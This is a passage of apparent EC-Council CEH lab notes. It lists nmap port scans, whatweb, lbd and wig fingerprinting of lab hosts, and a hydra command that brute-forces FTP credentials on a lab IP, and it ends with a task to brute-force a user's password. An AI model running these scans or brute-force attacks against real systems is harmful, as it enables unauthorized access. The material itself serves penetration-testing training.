nmap -p 21 10.10.10.0/24

nmap -p 21 192.168.0.0/24

hydra -L <username.txt> -P <password.txt> ftp://172.16.0.12
```









Perform web application reconnaissance on movies.cehorg.com and find out the HTTP server used by the web application.


Whatweb

```
whatweb movies.cehorg.com
```


Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[attacker@parrot]-[~/ghost_eye]
$whatweb movies.cehorg.com
http://movies.cehorg.com [200 OK] ASP_NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[192.168.0.51], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - Movies], X-Powered-By[ASP.NET]
[attacker@parrot]-[~/ghost_eye]
$

Nmap



Applications Places System
Thu Nov
nmap -sV -T4 -p 80 10.10.10.25 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -sV -T4 -p 80 10.10.10.25
Starting Nmap 7.92 (https://nmap.org) at 2023-11-23 13:13 EST
Nmap scan report for 10.10.10.25
Host is up (0.0019s latency).
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds
[root@parrot]-[/home/attacker]
#



Identify the load balancing service used by eccouncil.org.


```
lbd eccouncil.org
```

-> cloudflare




Identify the Content Management System used by www.cehorg.com.


```
wig www.cehorg.com
```




Perform a bruteforce attack on www.cehorg.com and find the password of user adam.

```
